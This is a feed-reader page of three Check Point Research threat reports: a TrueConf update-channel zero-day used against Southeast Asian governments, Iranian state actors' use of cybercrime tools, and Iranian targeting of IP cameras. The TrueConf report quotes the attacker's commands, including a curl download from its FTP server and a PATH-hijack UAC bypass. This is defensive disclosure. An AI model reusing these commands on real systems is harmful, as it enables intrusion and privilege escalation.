
Visualização normal

Antes de ontemStream principal
  • ✇Check Point Research
  • Operation TrueChaos: 0-Day Exploitation Against Southeast Asian Government Targets stcpresearch
    Key Points Check Point Research identified a zero-day vulnerability in the TrueConf client application, tracked as CVE-2026-3502, with a CVSS score of 7.8. The flaw stems from the abuse of TrueConf’s updater validation mechanism, allowing an attacker who controls the on-premises TrueConf server to distribute and execute arbitrary files across all connected endpoints. This vulnerability has been exploited in-the-wild as part of a targeted campaign we call “TrueChaos” against government ent
     

Operation TrueChaos: 0-Day Exploitation Against Southeast Asian Government Targets

31 de Março de 2026, 10:16

Key Points

  • Check Point Research identified a zero-day vulnerability in the TrueConf client application, tracked as CVE-2026-3502, with a CVSS score of 7.8. The flaw stems from the abuse of TrueConf’s updater validation mechanism, allowing an attacker who controls the on-premises TrueConf server to distribute and execute arbitrary files across all connected endpoints.
  • This vulnerability has been exploited in-the-wild as part of a targeted campaign we call “TrueChaos” against government entities in Southeast Asia, where the threat actor abused the TrueConf update mechanism to deploy the Havoc payload to vulnerable machines.
  • Based on the observed TTPs, command and control infrastructure and victimology, we assess with moderate confidence that this activity is associated with a Chinese-nexus threat actor.
  • Check Point Research responsibly disclosed this vulnerability to TrueConf. Following our notification, the vendor developed a fix, which is included in the TrueConf Windows client starting with version 8.5.3, which was released in March 2026. The current version of the desktop apps is 8.5.2.

Introduction

At the beginning of 2026, Check Point Research observed a series of targeted attacks against government entities in Southeast Asia carried out via a legitimate TrueConf software installed in the targets’ environment. The investigation led to the discovery of a zero-day vulnerability in the TrueConf client, tracked as CVE-2026-3502 with a CVSS score of 7.8. The flaw affects the application’s updater validation mechanism and allows an attacker controlling an on-premises TrueConf server to distribute and execute arbitrary files across connected endpoints.

TrueConf is a video conferencing platform that supports both on-premises and cloud deployments and is used across multiple regions, most prominently in Russia, as well as in East Asia, Europe, and the Americas. Serving more than 100,000 organisations globally, their global customers range from key governments and defense departments and critical infrastructure industries to significant businesses such as banks, power and TV stations. In enterprise environments, its on-premises architecture creates a trusted relationship between the central server and connected clients, especially through the platform’s update mechanism.

Basically, TrueConf acts as an on-premises video conferencing solution that operates entirely within a private local network (LAN) without requiring an internet connection. It is primarily used by government, military, and critical infrastructure sectors to ensure absolute data privacy and communication autonomy in secure or remote environments. In locations with poor or no internet connectivity, or during natural disasters when traditional networks are down, it facilitates essential coordination. By hosting the server on internal hardware, all audio, video, and chat traffic remains strictly contained on-site, with offline activation available for fully air-gapped systems.

In this particular case, that trust was abused to deliver malware due to improper validation in the update process. In the observed in-the-wild activity, operation “TrueChaos”, the threat actor used the trusted update channel of a centrally managed on-premises TrueConf server to distribute malicious updates to multiple connected government agencies in a South Eastern country.

The victimology and regional focus of the campaign suggest an espionage-motivated operation. In combination with the observed TTPs and command-and-control infrastructure, these indicators point with moderate confidence to a Chinese-nexus threat actor.

About TrueConf

TrueConf is a video conferencing platform that supports both on-premises and cloud deployments. Although it is most widely used in Russia, it also has a notable presence across parts of East Asia, Europe, and the Americas. To better understand the potential scope of the vulnerability, we reviewed internet exposed TrueConf servers to assess the platform’s geographic distribution and the possible reach of the attack. This view is necessarily incomplete, as many TrueConf deployments may operate entirely in on-premises environments and remain inaccessible from the public internet.

Figure 1 – Geographic Distribution of Internet-Exposed TrueConf Servers

CVE-2026-3502 Root Cause Analysis

When the TrueConf client starts, it checks the connected on-premises server for available updates. If the server has a newer client version than the one installed, the application prompts the user to download the update from https://{trueconf_server}/downlods/trueconf_client.exe, which maps to the file stored on the server under C:\Program Files\TrueConf Server\ClientInstFiles\.

Figure 2 – TrueConf Application Update Prompt

TrueConf client update starts when the client detects a version mismatch in favor of the TrueConf on-premises server, the client alerts the user that a newer version is available and offers to download it.

Figure 3 – Updating TrueConf Client Without Reinstalling The Server https://trueconf.com/docs/server/en/admin/info/

The vulnerability stems from the lack of integrity and authenticity checks in this update flow. An attacker who gains control of the on-premises TrueConf server can replace the expected update package with an arbitrary executable, presented as the current application version, and distribute it to all connected clients. Because the client trusts the server-provided update without proper validation, the malicious file can be delivered and executed under the guise of a legitimate TrueConf update.

Figure 4 – TrueConf Client’s Settings Page https://trueconf.com/docs/server/en/admin/info/

In-The-Wild Exploitation

The infections began when TrueConf client application launched, probably by a link sent to the target from the attacker. This link launched the already installed TrueConf client and presented an update prompt claiming that a newer version was available.

Prior to the victim’s interaction, the attacker had already replaced the update package on the TrueConf on-premises server with a weaponized version, ensuring that the client retrieved a malicious file through the normal update process.

The compromised TrueConf on-premises server was operated by the governmental IT department and served as a video conferencing platform for dozens of government entities across the country, which were all supplied with the same malicious update.

Analysis of the downloaded package showed that it was a weaponized client update. The installation was built by Inno Setup. It would successfully upgrade the client version from 8.5.1 to the current at the time 8.5.2. Alongside the legitimate TrueConf installation components, the package dropped a benign poweriso.exe executable and a malicious 7z-x64.dll file to the path c:\programdata\poweriso\, which was then loaded through DLL side-loading.

Figure 5 – Malicious Client Update Attack Chain

Using the malicious 7z-x64.dll implant, the attacker performed a series of hands-on-keyboard actions focused on reconnaissance, environment preparation, persistence, and the retrieval of additional payloads.

Figure 6 - Attacker Hands-on-Keyboard Activity
Figure 6 – Attacker Hands-on-Keyboard Activity
  • Initial reconnaissance included commands such as:
    • tasklist > cache
    • tracert 8.8.8.8 -h 5
  • Downloaded from the FTP server an additional loader isciexe.dll, and extract it to the %temp% directory:
    • curl -u ftpuser:<redacted> ftp://47.237.15[.]197/update.7z -o c:\program files\winrar\winrar.exe x update.7z -p <redacted>
  • The attacker then modified the current user’s PATH variable, in order to preform UAC bypass by using the Microsoft iSCSI Initiator Control Panel tool:
    • reg add "hkcu\environment" /v path /t REG_SZ /d "C:\users\<redacted>\appdata\local\temp" /f c:\windows\system32\cmd.exe c:\windows\syswow64\iscsicpl.exe

iscsicpl.exe is a legitimate Windows binary that can be abused for UAC bypass because its 32-bit SysWOW64 version is auto-elevated and is vulnerable to DLL search-order hijacking for iscsiexe.dll. By placing a malicious iscsiexe.dll in a user-controlled location referenced through the user’s %PATH%, an attacker can cause Windows to resolve and load that DLL in the context of the elevated iscsicpl.exe, resulting in privilege escalation without a UAC prompt.

The downloaded update.7z archive contained a legitimate 7z.exe binary alongside iscsiexe.dll, a component used by the attackers as part of the post-compromise workflow. Check Point Research also identified additional variants of the archive that included an encrypted 7z archive named rom.dat. At the time of analysis, the contents and purpose of rom.dat remained unclear.

The iscsiexe.dll component appears to be a simple, custom persistence and privilege escalation tool. Rather than serving as a full-featured backdoor, its role was limited to maintaining execution of winexec.exe, which is the renamed poweriso.exe binary dropped earlier in the infection chain.

Figure 7 - Pseudo-Code of iscsiexe.dll
Figure 7 – Pseudo-Code of iscsiexe.dll

Although Check Point Research did not recover the exact final-stage payload associated with the malicious 7z-x64.dll activity, it observed network communication to 47.237.15[.]197, an attacker-controlled server running Havoc C2 infrastructure, and also identified Havoc demon sample linked to actor C2 infrastructure. Based on this combined evidence, Check Point Research assesses with high confidence that the missing payload was a Havoc implant.

Havoc is an open-source post-exploitation framework intended for penetration testing and adversary emulation, but it has also been repeatedly abused by threat actors in real-world intrusions, including Chinese-nexus Amaranth Dragon activity recently documented by Check Point Research.

Attribution

Check Point Research assesses with moderate confidence that operation TrueChaos is associated with a Chinese-nexus threat actor. The assessment is based on a combination of factors, including TTPs consistent with Chinese-nexus operations such as DLL sideloading, the use of Alibaba Cloud and Tencent hosting for command-and-control infrastructure and the victimology aligns with Chinese nexus strategic interests.

We also observed that the same victim was targeted within the same time frame by ShadowPad malware framework. This may indicate overlap in operator tooling, shared access, or the presence of multiple China-aligned actors targeting the same organization in parallel.

Conclusion

The exploitation of CVE-2026-3502 did not require the attacker to compromise each endpoint individually. Instead, the attacker abused the trusted relationship between a central on-premises TrueConf server and its clients. By replacing a legitimate update with a malicious one, they turned the product’s normal update flow into a malware distribution channel across multiple connected government networks.

From a research perspective, this case shows how monitoring and analysing routine execution techniques can uncover far more significant threats. What initially appeared to be a signed binary used for DLL sideloading ultimately led to the discovery of a zero-day vulnerability in TrueConf’s update validation mechanism.

Hunting Recommendations

In order to identify whether you have been compromised, review the following indicators and hunting opportunities across the affected system: 

  • Check whether trueconf_windows_update.exe is unsigned, as an unsigned update executable may indicate that the file is suspicious or has been tampered with.
  • Treat the system as potentially infected if C:\ProgramData\PowerISO\poweriso.exe is present on disk, especially if this file is not expected in your environment.
  • Treat the system as potentially infected if the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UpdateCheck points to C:\ProgramData\PowerISO\PowerISO.exe, as this indicates persistence through a user logon autorun entry.
  • Treat the system as potentially infected if files such as %AppData%\Roaming\Adobe\update.7z, 7za.exe, iscsiexe.dll, or rom.dat are present, or if there is evidence that they were recently created and then deleted.
  • Hunt for file creation activity in which trueconf_windows_update.tmp creates C:\ProgramData\PowerISO\poweriso.exe or 7z-x64.dll, as this behavior is consistent with the observed delivery chain.
  • Hunt for poweriso.exe spawning commands through cmd.exe, particularly when the command line includes tools or utilities such as curl, winrar.exe, or netstat, since this may indicate download, extraction, or discovery activity.
  • Hunt for the suspicious parent-child process chain trueconf.exe -> trueconf_windows_update.exe -> trueconf_windows_update.tmp -> any executable, as this sequence may reveal execution of the malicious payload.

Indicators of Compromise

trueconf_windows_update.exe – Malicious TrueConf client update
22e32bcf113326e366ac480b077067cf

iscsiexe.dll – Loader
9b435ad985b733b64a6d5f39080f4ae0

7z-x64.dll – Havoc implant
248a4d7d4c48478dcbeade8f7dba80b3

43.134.90[.]60 – Havoc C2
43.134.52[.]221 – Havoc C2
47.237.15[.]197 – Havoc C2

The post Operation TrueChaos: 0-Day Exploitation Against Southeast Asian Government Targets appeared first on Check Point Research.
  • ✇Check Point Research
  • Iranian MOIS Actors & the Cyber Crime Connection stcpresearch
    Key Points Iran-linked actors are increasingly engaging with the cyber crime ecosystem. Their activity suggests a growing reliance on criminal tools, services, and operational models in support of state objectives. Iranian actors have long used cyber crime and hacktivism as cover for destructive activity, but the trend now suggests direct engagement with the criminal ecosystem. This dynamic appears most prominently among Ministry of Intelligence and Security (MOIS)-linked actors, particularly V
     

Iranian MOIS Actors & the Cyber Crime Connection

10 de Março de 2026, 13:54

Key Points

  • Iran-linked actors are increasingly engaging with the cyber crime ecosystem. Their activity suggests a growing reliance on criminal tools, services, and operational models in support of state objectives.
  • Iranian actors have long used cyber crime and hacktivism as cover for destructive activity, but the trend now suggests direct engagement with the criminal ecosystem.
  • This dynamic appears most prominently among Ministry of Intelligence and Security (MOIS)-linked actors, particularly Void Manticore (a.k.a “Handala Hack”) and MuddyWater, where repeated overlaps with criminal tools, services, or clusters have been observed.
  • Such engagement offers a dual advantage: it enhances operational capabilities through access to mature criminal tooling and resilient infrastructure, while complicating attribution and contributing to recurring confusion around Iranian threat activity.

Introduction

For years, Iranian intelligence services have operated through deniable criminal intermediaries in the physical world. A similar pattern is now becoming visible in cyber space, where state objectives are increasingly pursued through criminal tools, services, and operational models. Notably, this dynamic appears with growing frequency in activity associated with actors linked to the Ministry of Intelligence and Security (MOIS).

For a long time, Iranian actors sought to mask state activity behind the appearance of ordinary cyber crime, most often by posing as ransomware operators. The trend we are seeing now goes beyond imitation. Rather than simply adopting criminal and hacktivist personas to complicate attribution, some Iranian actors appear to be associating with the cyber criminal ecosystem itself, leveraging its malware, infrastructure, and affiliate-style mechanisms. This shift matters because it does more than improve deniability; it can also expand operational reach and enhance technical capability.

In this blog, we examine several cases that reflect this evolution, including Iranian-linked use of ransomware branding, commercial infostealers, and overlaps with criminal malware clusters. Taken together, these examples suggest that for some MOIS-associated actors, cyber crime is no longer just a cover story, but an operational resource.

Background – MOIS and Criminal Activity

Long before concern shifted to the digital arena, some of the clearest signs of cooperation between Iran’s intelligence services and criminal actors appeared in plots involving surveillance, kidnappings, shootings, and assassination attempts. In those cases, the value of criminal networks was straightforward: they gave Tehran reach, deniability, and access to people willing to carry out violence at arm’s length.

According to the U.S. Treasury, one of the clearest examples involved the network led by narcotics trafficker Naji Ibrahim Sharifi-Zindashti, which Treasury said operated at the behest of MOIS and targeted dissidents and opposition activists. The FBI has similarly said that an MOIS directorate operated the Zindashti criminal network and its associates against Iranian dissidents in the United States.

Sweden has described a similar pattern. According to Sweden’s Security Service, the Iranian regime has used criminal networks in Sweden to carry out violent acts against states, groups, and individuals it sees as threats; Swedish officials later linked that concern to attacks aimed at Israeli and Jewish targets, including incidents near Israel’s embassy in Stockholm.

Recent activity we have analyzed and associate with MOIS-affiliated cyber actors suggests that the same logic is now being applied in the cyber domain. The emphasis is not only on imitating cyber criminal behavior, but on associating with the cyber criminal ecosystem itself: drawing on its infrastructure, access brokers, marketplaces, and affiliate-style relationships.

Void Manticore (Handala) and Rhadamanthys

Void Manticore, an Iranian threat actor linked to several hack-and-leak personas, is one of the most active groups pursuing strategic objectives through cyber operations. It has leveraged “hacktivistic” personas such as Homeland Justice in attacks against Albania and Handala in operations targeting Israel. While the group is most commonly associated with “hack and leak” operations and disruptive attacks, particularly wiper operations, the emergence of its Handala persona also revealed the use of a commercial infostealer sold on darknet forums: Rhadamanthys.


Figure 1 - A Handala email impersonating the Israeli National Cyber Directorate (INCD) delivering Rhadmanthys.
Figure 1 – A Handala email impersonating the Israeli National Cyber Directorate (INCD) delivering Rhadmanthys.

Rhadamanthys is a widely used infostealer employed by a range of threat actors, including both financially motivated groups and state-sponsored operators. It has built a strong reputation due to its complex architecture, active development, and frequent updates. Handala used Rhadamanthys on several occasions, pairing it with one of its custom wipers in phishing lures aimed at Israeli targets, most dominantly impersonating F5 updates.

MuddyWater – Tsundere Botnet and the Castle Loader Connection

MuddyWater, a threat actor that U.S. authorities have linked to Iran’s MOIS, has conducted cyber espionage and other malicious operations focused on the Middle East for years. According to CISA, MuddyWater is a subordinate element within MOIS and has carried out broad campaigns in support of Iranian intelligence objectives, targeting government and private-sector organizations across sectors including telecommunications, defense, and energy.

Recent reports detailing the activity of MuddyWater link its operations to several cyber crime clusters of activity. This appears to work in the actors’ favor: the use of such tools has created significant confusion, leading to misattribution and flawed pivoting, and clustering together activities that are not necessarily related. This demonstrates that the use of criminal software can be effective for obfuscation, and highlights the need for extreme caution when analyzing overlapping clusters.

Figure 2 - Summary of MuddyWater connections to criminal activity.
Figure 2 – Summary of MuddyWater connections to criminal activity.

To address this, we attempted to bring structure to the available evidence, to the best of our ability, and identify which activity is truly associated with MuddyWater.

Tsundere Botnet (a.k.a DinDoor)

The Tsundere Botnet was first uncovered in late 2025 and was later linked to MuddyWater. Large parts of its activity rely on Node.js and JavaScript scripts to execute code on compromised machines. In several instances observed in the wild, when the Node.js engine is detected, the botnet shifts to an alternative execution method using Deno, a runtime for JavaScript and TypeScript. Since Deno-based execution had not previously been associated with Tsundere, researchers linking this activity to MuddyWater designated this variant as DinDoor.

Given that two separate sources linked Tsundere to MuddyWater, one via a VPS and the other through vendor telemetry, it is likely that MuddyWater uses the botnet as part of its operations. Another overlap between DinDoor-related activity and known MuddyWater tradecraft is the use of rclone to access a Wasabi server, which traces back to an IP address previously associated with MuddyWater (18.223.24[.]218, linked to eb5e96e05129e5691f9677be4e396c88).

Castle Loader Connection (a.k.a FakeSet)

Another malware family recently linked to MuddyWater is FakeSet, which, according to our analysis, is a downloader used in recent infection chains delivering CastleLoader. CastleLoader operates as a Malware-as-a-Service offering used by multiple affiliates. Based on our understanding, the reported link between CastleLoader and MuddyWater stems from the use of a set of code-signing certificates, specifically under the Common Names “Amy Cherne” and “Donald Gay”. Certificates with these common names were also used to sign MuddyWater malware (“StageComp”), Tsundere Deno malware (“DinDoor”), and CastleLoader (“FakeSet”) variants.

In our assessment, this does not necessarily indicate that MuddyWater is a CastleLoader affiliate; rather, it suggests that both may have obtained certificates from the same source.

Iranian Qilin Affiliates

In October 2025, Israeli Shamir Medical Center was hit by a major cyber attack that was initially described as a ransomware incident. The attackers claimed to have stolen a large amount of data and demanded a ransom in exchange for not publishing it. Israeli officials said the attack did not affect hospital operations and patient care was not significantly disrupted. Still, some information appears to have been leaked, including limited email correspondence and certain medical data.

Figure 3 - Shamir Medical Center on Qilin Leak Site
Figure 3 – Shamir Medical Center on Qilin Leak Site

At first, the attack was presented as a ransomware incident linked to the Qilin group, but later Israeli assessments pointed much more directly to Iranian actors as the real force behind it. Qilin is known as a ransomware-as-a-service (RaaS) operation, meaning it provides ransomware infrastructure and tooling to outside partners or “affiliates” who actually carry out intrusions. In this case, the emerging picture was that the attackers were likely Iranian-affiliated operators working through the cyber criminal ecosystem, using a criminal ransomware brand and methods associated with the broader extortion market, while serving a strategic Iranian objective.

This attack did not occur in isolation. It appears to be part of a broader, sustained campaign by MOIS and Hezbollah to target Israeli hospitals, a pattern that has been evident since late 2023. The use of Qilin, and participation in its affiliate program, likely serves not only as a layer of cover and plausible deniability, but also as a meaningful operational enabler, especially as earlier attacks appear to have heightened security measures and monitoring by Israeli authorities.

Conclusion

The cases examined in this blog show that, for some Iranian actors, cyber crime is no longer just a cover for state-directed activity. Across these examples, the pattern is not limited to the appearance of criminal behavior, but includes the use of criminal malware, ransomware branding, and affiliate-style ecosystems in support of strategic objectives. This reflects a clear shift from simply imitating cyber criminals to actively leveraging the cyber crime ecosystem.

This shift matters because it delivers clear operational benefits. For MOIS-linked actors in particular, engagement with criminal tools and services enhances capabilities while complicating attribution and fueling confusion around Iranian activity. Taken together, the cases discussed here show that cyber crime has become not just camouflage, but a practical operational resource.

Indicators of Compromise

Handala Rhadmanthys Variants

aae017e7a36e016655c91bd01b4f3c46309bbe540733f82cce29392e72e9bd1f

Malware samples signed with suspicious certificates

sha256 Certificate Common Name Certificate Thumbprint Certificate Serial Number Malware Family
077ab28d66abdafad9f5411e18d26e87fe43da1410ee8fe846bd721ab0cb52de Amy Cherne 0902d7915a19975817ec1ccb0f2f6714aed19638 330007f1068f41bf0f662a03b500000007f106 FakeSet / CastleLoader
ddceade244c636435f2444cd4c4d3dc161981f3af1f622c03442747ecef50888 Amy Cherne 0902d7915a19975817ec1ccb0f2f6714aed19638 330007f1068f41bf0f662a03b500000007f106 FakeSet / CastleLoader
2b7d8a519f44d3105e9fde2770c75efb933994c658855dca7d48c8b4897f81e6 Amy Cherne 2087bb914327e937ea6e77fe6c832576338c2af8 330006df515a14fe3748416fe200000006df51 FakeSet / CastleLoader
64cf334716f15da1db7981fad6c81a640d94aa1d65391ef879f4b7b6edf6e7f1 Amy Cherne 21a435ecaa7b86efbec7f6fb61fcda3da686125c 330006e75231f49437ae56778a00000006e752 FakeSet / CastleLoader
74db1f653da6de134bdc526412a517a30b6856de9c3e5d0c742cb5fe9959ad0d Amy Cherne 389b12da259a23fa4559eb1d97198120f2a722fe 330007d5443a7d25208ec5feb100000007d544 FakeSet / CastleLoader
94f05495eb1b2ebe592481e01d3900615040aa02bd1807b705a50e45d7c53444 Amy Cherne 389b12da259a23fa4559eb1d97198120f2a722fe 330007d5443a7d25208ec5feb100000007d544 FakeSet / CastleLoader
4aef998e3b3f6ca21c78ed71732c9d2bdcc8a4e0284f51d7462c79d446fbc7be Amy Cherne 579a4584a6eef0a2453841453221d0fb25c08c89 33000700e919066fd9db11bac70000000700e9 FakeSet / CastleLoader
a4bd1371fe644d7e6898045cc8e7b5e1562bdfd0e4871d46034e29a22dec6377 Amy Cherne d920ae0f8ea8b5bd42de49e01c6bbd4c2c6d0847 330007ebfbe75a64b52aaf4cb700000007ebfb FakeSet / CastleLoader
64263640a6fdeb2388bca2e9094a17065308cf8dcb0032454c0a71d9b78327eb Donald Gay f8444dfc740b94227ab9b2e757b8f8f1fa49362a 3300072b29c3bf8403a6c15be2000000072b29 FakeSet / CastleLoader
a8c380b57cb7c381ca6ba845bd7af7333f52ee4dc4e935e98b48bb81facad72b Donald Gay 9dcb994ea2b8e6169b76a524fae7b2d2dcd1807d 33000725fea86dd19e8571b26c0000000725fe FakeSet / CastleLoader
24857fe82f454719cd18bcbe19b0cfa5387bee1022008b7f5f3a8be9f05e4d14 Donald Gay b674578d4bdb24cd58bf2dc884eaa658b7aa250c 3300079a51c7063e66053d229b000000079a51 StageComp
a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0 Donald Gay b674578d4bdb24cd58bf2dc884eaa658b7aa250c 3300079a51c7063e66053d229b000000079a51 StageComp
2a09bbb3d1ddb729ea7591f197b5955453aa3769c6fb98a5ef60c6e4b7df23a5 Amy Cherne 551bdf646df8e9abe04483882650a8ffae43cb55 330006e15e43401dbd9416e20e00000006e15e DinDoor / Tsundere Deno

The post Iranian MOIS Actors & the Cyber Crime Connection appeared first on Check Point Research.

  • ✇Check Point Research
  • Interplay between Iranian Targeting of IP Cameras and Physical Warfare in the Middle East stcpresearch
    Key Findings During the ongoing conflict, we identified intensified targeting of IP cameras from two manufacturers starting on February 28, originating from infrastructure we attribute to Iranian threat actors. The targeting extends across Israel, Qatar, Bahrain, Kuwait, the UAE, and Cyprus – countries that have also experienced significant missile activity linked to Iran. On March 1st, we additionally observed camera-targeting activity focused on specific areas in Lebanon. We also obs
     

Interplay between Iranian Targeting of IP Cameras and Physical Warfare in the Middle East

4 de Março de 2026, 00:16

Key Findings

  • During the ongoing conflict, we identified intensified targeting of IP cameras from two manufacturers starting on February 28, originating from infrastructure we attribute to Iranian threat actors.
  • The targeting extends across Israel, Qatar, Bahrain, Kuwait, the UAE, and Cyprus – countries that have also experienced significant missile activity linked to Iran. On March 1st, we additionally observed camera-targeting activity focused on specific areas in Lebanon.
  • We also observed earlier, more targeted activity against cameras in Israel and Qatar on January 14–15. These dates surround with Iran’s temporary closure of its airspace, reportedly amid expectations of a potential U.S. strike.
  • Taken together, these findings are consistent with the assessment that Iran, as part of its doctrine, leverages camera compromise for operational support and ongoing battle damage assessment (BDA) for missile operations, potentially in some cases prior to missile launches. As a result, tracking camera-targeting activity from specific, attributed infrastructures may serve as an early indicator of potential follow-on kinetic activity.

Introduction

As highlighted in the Cyber Security Report 2026, cyber operations have increasingly become an additional tool in interstate conflicts, used both to support military operations and to enable ongoing battle damage assessment (BDA). During the 12-day conflict between Israel and Iran in June 2025, the compromise of cameras was likely used to support BDA and/or target-correction efforts.

In the current Middle East conflict, Check Point Research has observed intensified targeting of cameras beginning in the first hours of hostilities, including a sharp increase in exploitation attempts against IP cameras not only in Israel but also across Gulf countries: specifically the UAE, Qatar, Bahrain, and Kuwait, as well as similar activity in Lebanon and Cyprus. This activity originated from multiple attack infrastructures that we attribute to several Iran-nexus threat actors.

Notably, we also identified earlier activity exhibiting similar patterns, dated January 14, coinciding with the peak of anti-regime protests in Iran, a period during which Iran anticipated potential action from the United States and Israel and temporarily closed its airspace.

Findings

Check Point Research (CPR) continuously tracks infrastructure used by Iran-nexus threat actors.

Starting February 28, we observed a spike in targeting of IP cameras in several countries in the Middle East including Israel, UAE, Qatar, Bahrain, Kuwait and Lebanon, while also similar activity occurred against Cyprus.

The attack infrastructure we track combines specific commercial VPN exit nodes (Mullvad, ProtonVPN, Surfshark, NordVPN) and virtual private servers (VPS), and is assessed to be employed by multiple Iran-nexus actors.

Scanning activity we observed targets cameras such as Hikvision and Dahua and aligns with attempts to identify exposure to the vulnerabilities listed below. No attempts to interact with other camera vendors were observed from this infrastructure.

The popular devices of Hikvision and Dahua are targeted with the following vulnerabilities:

CVEVulnerability
CVE-2017-7921An improper authentication vulnerability in Hikvision IP camera firmware
CVE-2021-36260A command injection vulnerability in the Hikvision web server component
CVE-2023-6895An OS command injection vulnerability in Hikvision Intercom Broadcasting System
CVE-2025-34067An unauthenticated remote code execution vulnerability in Hikvision Integrated Security Management Platform
CVE-2021-33044An authentication bypass vulnerability in multiple Dahua products

Patches are available for all of the vulnerabilities listed above.

As a case study, we conducted a deep dive into two of the CVEs listed above – CVE-2021-33044 and CVE-2017-7921 – and examined exploitation attempts originating from operational infrastructure we attribute to Iran, observed since the beginning of the year.

Waves of activity against Israel:

The spikes in this activity are closely aligned with geopolitical events around the same time:

  • January 14-15 – While internal anti-regime protests in Iran peaked, Iranian officials and state media portrayed the unrest as a foreign-backed plot by Iran’s adversaries, including the United States and Israel and also closed its airspace. At the same time we also observe a wave of scans of cameras in the Iraqi Kurdistan.
  • January 24 – The U.S. Central Command (CENTCOM) commander visited Israel and met with the Israel Defense Forces’ chief of staff amid heightened tensions.
  • Beginning of February – Iran’s leadership was increasingly worried about a possible U.S. strike; Iranian/IRGC-linked messaging warned a strike could trigger a wider regional war.

Waves of activity against Qatar:

Waves of activity against Bahrain:

Waves of activity against Kuwait:

Waves of activity against United Arab Emirates:

Waves of activity against Cyprus:

Waves of activity against Lebanon:

We observed similar targeting patterns during the 12-day war between Israel and Iran in June 2025, likely to support battle damage assessment (BDA) and/or targeting correction. One of the best-known cases occurred when Iran struck Israel’s Weizmann Institute of Science with a ballistic missile and had reportedly taken control of a street camera facing the building just prior to the hit

Recommendations for Defenders:

  • Eliminate public exposure: remove direct WAN access to cameras/NVRs; place them behind VPN or a zero-trust access gateway; block inbound port-forwards.
  • Enforce strong credentials: change default passwords, enforce unique credentials.
  • Patch management: keep cameras/NVR firmware and management software updated – updates from the manufacturers are available; remove/replace end-of-life devices that no longer get security fixes.
  • Network segmentation: isolate cameras on a dedicated VLAN with no lateral access to corporate/OT networks; tightly control outbound traffic (only to required update/cloud endpoints).
  • Monitoring & detection: repeated login failures, unexpected remote logins; cameras initiating unusual outbound connections.

The post Interplay between Iranian Targeting of IP Cameras and Physical Warfare in the Middle East appeared first on Check Point Research.

❌
❌